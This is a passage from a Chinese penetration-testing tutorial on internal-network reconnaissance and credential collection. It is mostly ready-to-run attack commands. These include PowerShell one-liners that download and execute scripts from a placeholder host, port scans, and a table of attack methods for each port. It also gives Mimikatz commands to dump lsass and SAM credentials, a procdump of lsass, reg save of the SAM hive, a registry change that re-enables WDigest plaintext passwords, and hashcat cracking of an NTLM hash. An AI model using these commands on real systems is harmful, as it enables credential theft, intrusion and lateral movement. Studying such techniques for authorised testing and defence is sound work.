powershell.exe -exec bypass -Command "Import-Module ./Invoke-ARPScan.ps1; Invoke-ARPScan -CIDR 10.10.10.0/24" //本地加载

powershell.exe -exec bypass -Command "IEX(New-Object System.Net.Webclient).DownloadString('http://your-ip:port/Invoke-ARPScan.ps1'); Invoke-ARPScan -CIDR 10.10.10.0/24" //远程加载

##### (4)、基于SMB(Server Message Block，服务器消息块)协议发现存活主机

SMB又被称为网络文件共享系统(Common Internet File System，CIFS)协议，一般使用NetBIOS或TCP发送，分别使用139或445端口，目前倾向于使用445端口。

在实际利用中，可以探测局域网中存在的SMB服务，从而发现内网存活的主机，多用于windows主机的发现。

CrackMapExec(简称CME)是一款后渗透利用工具，在Kali上可以直接使用apt-get命令安装。CrackMapExec能够枚举登录用户、枚举SMB服务列表，执行WINRM攻击等功能。

crackmapexec smb 10.10.10.0/24

##### (5)、更多的工具可以在https://wiki.wgpsec.org/knowledge/hw/host-survival-domain.html处查看。

#### 2、内网端口扫描

##### (1)、利用Telnet探测端口

Telnet可以简单测试指定端口是正常打开还是关闭状态。

telnet <IP> <Port>

##### (2)、利用Nmap进行端口扫描

nmap -p 80,88,135,139 10.0.0.1 //扫描目标主机的指定端口  
nmap -sS -p 1-65535 10.0.0.1 //扫描目标主机开放的全部端口  
nmap -sC -sV -p 80,88,135,139 10.0.0.1 //扫描并获取目标主机指定端口上开放的服务版本

##### (3)、利用powershell进行端口扫描

###### (a)、NiShang

[NiShang](https://github.com/samratashok/nishang)是基于powershell的渗透测试专用框架，集成了各种脚本和payload。NiShang的Scan模块有一个Invoke-PortScan.ps1可以用来对主机进行端口扫描。

Invoke-PortScan -StartAddress 10.0.0.1 -EndAddress 10.0.0.10 -ResolveHost -ScanPort  
  
powershell.exe -exec bypass -Command "IEX(New-Object System.Net.Webclient).DownloadString('http://your-ip:port/Invoke-PortScan.ps1'); Invoke-PortScan -StartAddress 10.0.0.1 -EndAddress 10.0.0.10 -ResolveHost -ScanPort"

###### (b)、PowerSploit

PowerSploit 的[Invoke-Portscan](https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1)脚本

powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://Your-IP:port/Invoke-Portscan.ps1');Invoke-Portscan -Hosts 192.168.7.7 -T 4 -ports '445,1433,80,8080,3389'"

powershell.exe -exec bypass -Command "Import-Module ./Invoke-Portscan.ps1;Invoke-Portscan -Hosts 192.168.7.7 -T 4 -ports '445,1433,80,8080,3389'"

##### (4)、利用[nc](https://eternallybored.org/misc/netcat/)进行端口扫描

nc.exe -vv 10.0.0.1 3389 //单个端口扫描  
nc.exe -rz -w 2 -vv 10.0.0.1 0-65535 //多个端口扫描

##### (5)、利用[fscan](https://github.com/shadow1ng/fscan)进行端口扫描

fscan.exe -h 192.168.7.7 -p 22,445

##### (6)、利用msf进行端口扫描

#### 3、获取端口Banner信息

在获取Banner后可以在漏洞库中查找对应CVE编号的POC、EXP，在ExploitDB、Seebug等平台上查看相关的漏洞利用工具，从而进行验证漏洞是否存在。

##### (1)、利用netcat获取端口Banner

NetCat的-nv选项可以在连接指定端口时获取端口的Banner信息。

nc -nv <IP> <Port>

##### (2)、利用Telnet获取端口Banner

如果目标端口开放，利用Telnet连接后也会返回相应的Banner信息。

telnet <IP> <Port>

##### (3)、利用Nmap获取端口Banner

nmap中指定脚本--script=banner可以在端口扫描过程中获取端口的Banner。

nmap --script=banner -px <Ports> <IP>

##### (4)、常见端口Banner及攻击方法

* 文件共享服务端口

| 端口号 | 端口说明 | 使用说明 |
| --- | --- | --- |
| 20、21、69 | FTP/TFTP文件传输协议 | 允许匿名的上传、下载、爆破和嗅探操作 |
| 2049 | NFS服务 | 配置不当 |
| 389 | LADP | 注入、允许匿名访问、弱口令 |

* 远程连接服务器端口

| 端口号 | 端口说明 | 使用说明 |
| --- | --- | --- |
| 22 | SSH远程连接 | 爆破、SSH隧道及内网代理转发、文件传输 |
| 23 | Telnet远程连接 | 爆破、嗅探、弱口令 |
| 3389 | RDP远程桌面连接 | Shift后门（Windows server2003以下版本）、爆破 |
| 5900 | VNC | 弱口令爆破 |
| 5632 | PcAnywhere服务 | 抓取密码、代码执行 |

* Web应用服务端口

| 端口号 | 端口说明 | 使用说明 |
| --- | --- | --- |
| 80、443、8080 | 常见的Web服务端口 | Web攻击、爆破、对应服务器版本漏洞 |
| 7001、7002 | weblogic控制台 | java反序列化、弱口令 |
| 8080、8090 | JBoss、Resin、Jetty、Jenkins | 反序列化、控制台弱口令 |
| 9090 | WebSphere控制台 | java反序列化、弱口令 |
| 4848 | GlassFish控制台 | 弱口令 |
| 1352 | Lotus Domino邮件服务 | 弱口令、信息泄露、爆破 |
| 10000 | webmin控制面板 | 弱口令 |

* 数据库服务端口

| 端口号 | 端口说明 | 使用说明 |
| --- | --- | --- |
| 3306 | MySQL数据库 | 注入、提权、爆破 |
| 1433 | MSSQL数据库 | 注入、提权、SA弱口令、爆破 |
| 5432 | Orace数据库 | TNS爆破、注入、反弹shell |
| 27017、27018 | PostgreSQL数据库 | 爆破、注入、弱口令 |
| 6379 | Redis数据库 | 可尝试未授权访问、弱口令爆破 |
| 5000 | Sysbase/DB2数据库 | 爆破、注入 |

* 邮件服务端口

| 端口号 | 端口说明 | 使用说明 |
| --- | --- | --- |
| 25 | SMTP邮件服务 | 邮件伪造 |
| 110 | POP3协议 | 爆破、嗅探 |
| 143 | IMAP协议 | 爆破 |

* 网络常见协议端口

| 端口号 | 端口说明 | 使用说明 |
| --- | --- | --- |
| 53 | DNS域名系统 | 允许区域传送、DNS劫持、缓存投毒、欺骗 |
| 67、68 | DHCP服务 | 劫持、欺骗 |
| 161 | SNMP协议 | 爆破、搜集目标内网信息 |

* 特殊服务端口

| 端口号 | 端口说明 | 使用说明 |
| --- | --- | --- |
| 2181 | ZooKeeper服务 | 未授权访问 |
| 8069 | Zabbix服务 | 远程执行、SQL注入 |
| 9200、9300 | Elasticsearch服务 | 远程执行 |
| 11211 | Mencached服务 | 未授权访问 |
| 512、513、514 | Linux rexec服务 | 爆破、远程登录 |
| 873 | Rsync服务 | 匿名访问、文件上传 |
| 3690 | SVN服务 | SVN泄露、未授权访问 |
| 50000 | SAP Management Console | 远程执行 |

#### 4、用户凭据收集

在内网渗透中，当测试人员获取某台机器的控制权后，会以被攻陷的主机为跳板进行横向渗透，进一步扩大所掌握的资源范围，但横向渗透中的很多地方都需要先获取到域内用户的密码或哈希值才能进行。如哈希传递攻击，票据传递攻击等。所以在进行信息搜集时，要尽可能收集用户的登录凭据等信息。

##### (1)、获取域内单机密码和哈希值

在Windows中，SAM文件是Windows用户的账户数据库，位于系统的%SystemRoot%\System32\Config目录中，所有本地用户的用户名、密码哈希值等信息都存储在这个文件中。用户输入密码登录时，用户输入的明文密码被转换成哈希值，然后和SAM文件中的哈希值对比，若相同，则认证成功。

lsass.exe是windows的一个系统进程，用于实现系统的安全机制，主要用于本地安全和登录策略。在通常情况下，用户输入账号密码后，登录的域名、用户名和登录凭据等信息会储存在lsass.exe进程空间中，用户的明文密码经过WDigest和Tspkg模块调用后，会对其使用可逆的算法进行加密并存储在内存中。


用来获取主机的用户密码和哈希值的工具有很多，这些工具大多是通过读取SAM文件或访问lsass.exe进程的内存数据等操作实现的。这些操作大多需要管理员权限，这意味着需要配合一些提权操作。


下面主要通过Mimikatz工具来演示几种获取用户凭据的方法。Mimikatz是一款功能强大的凭据转储开源程序，可以帮助测试人员提升进程权限、注入进程、读取进程内存等。

###### (a)、在线读取lsass进程内存（以管理员权限运行cmd）

将[mimikatz.exe](https://github.com/ParrotSec/mimikatz)上传到目标主机，并执行以下命令，可直接从lsass.exe进程的内存中读取当前已登录用户的凭据。需要System权限以及免杀。

mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" exit // privilege::debug，用于提升至DebugOrivilege权限；sekurlsa::logonpasswords，用于导出用户凭据






###### (b)、离线读取lsass内存文件

将内存文件导出到本地后，使用Mimikatz离线读取。用于转储进程内存的工具很多，如OutMinidump.ps1、Porcdump、SharpDump等，这里我们使用微软官方提供的Porcdump工具。


将[Procdump](https://learn.microsoft.com/en-us/sysinternals/downloads/procdump)上传到目标机（以管理员运行cmd）

procdump.exe -accepteula -ma lsass.exe lsass.dmp





mimikatz.exe "sekurlsa::minidump lsass-1.dmp" "sekurlsa::logonpasswords full" exit #sekurlsa::minidumo lsass-1.dmp，用于加载内存文件



###### (c)、为了防止用户的明文密码在内存中泄露，微软在2014年5月发布了KB2871997补丁，关闭了WDigest功能，禁止从内存中获取明文密码，且windows2012及以上版本默认关闭WDigest功能。但可以通过修改注册表重新开启WDigest功能。

Server 08 及之前的版本可以直接通过以上方式抓明文密码，Server 2012及以上抓取明文密码需要手工修改注册表 + 强制锁屏 + 等待目标系统管理员重新登录+导出Hash+本地mimikatz抓明文


#修改注册表来让Wdigest Auth保存明文口令  
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG\_DWORD /d 1 /f  
  
#恢复  
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG\_DWORD /d 0 /f  
  
#强制锁屏  
rundll32.exe user32.dll,LockWorkStation

###### (d)、在线读取本地SAM文件（以管理员运行cmd）

注：加解密算法是可逆的，hash算法是不可逆的。但相同数据采取相同hash算法得到的结果具有一致性！（原则上知道每个数据所对应hash值即可完成逆向求解，但数据具有无穷性。）

可以导出当前系统中所有本地用户的哈希值

mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" exit //privilege::debug，用于提升至DebugOrivilege权限；token::elevate，用于提升至SYSTEM权限；lsadump::sam，用于读取sam文件




###### (e)、离线读取本地SAM文件


离线读取就是将SAM文件导出，使用Mimikatz加载并读取其中的用户的登录凭据。注意，为了提供SAM文件的安全性，windows会对SAM文件使用密钥进行加密，这个密钥存储在SYSTEM文件中，与SAM文件位于同一目录。

因为系统在运行时，这两个文件是被锁定的，所以需要一些工具来实现，如PowerSploit项目中提供的[Invoke-NinjaCopy.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1)来完成这项工作。


Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM" -LocalDestination c:\temp\SAM  
Invoke-NinjaCopy -Path "C:\Windows\System32\config\SYSTEM" -LocalDestination c:\temp\SYSTEM


或在管理员权限下通过保存注册表的方式导出

reg save hklm\sam sam //存储账号hash，并以syskey加密  
reg save hklm\system system //存储syskey,用来解密sam  
reg save hklm\security security //存储lsass缓存，并以syskey加密  





mimikatz.exe "lsadump::sam /sam:sam /system:system /security:security" exit





在线hash破解工具：https://md5.cn/





本地hash破解工具：hashcat.exe

hashcat.exe -a 0 -m 1000 32ed87bdb5fdc5e9cba88547376818d4 zidian.txt

-a 0 #字典破解

-m 1000 #hash类型，NTLM





##### (2)、获取常见应用软件凭据


测试人员通常会搜索各种常见的密码存储位置，以获取用户凭据。一些特定的应用程序可以存储密码，以方便用户管理和维护，如Xmanager、TeamViewer、FileZilla、NavCat和各种浏览器等。通过对保存的用户凭据进行导出和解密，便可以获取登录内网服务器和各种管理后台的账号密码，来进行横向移动和访问受限资源。


###### (a)、获取RDP保存的凭据

RDP的凭据使用数据保护API以加密的形式存储在Windows的凭据管理器中，路径为%USERPROFILE%\AppData\Local\Microsoft\Credentials

执行以下命令，查看当前主机上保存的所有连接凭据


cmdkey /list //查看当前保存的凭据

  
dir /a %USERPROFILE%\AppData\Local\Microsoft\Credentials\\* //遍历Credentials目录下保存的凭据




可以看到其中的凭据是加密的，可以尝试使用Mimikatz导出指定的RDP连接凭据，然后进行解密。

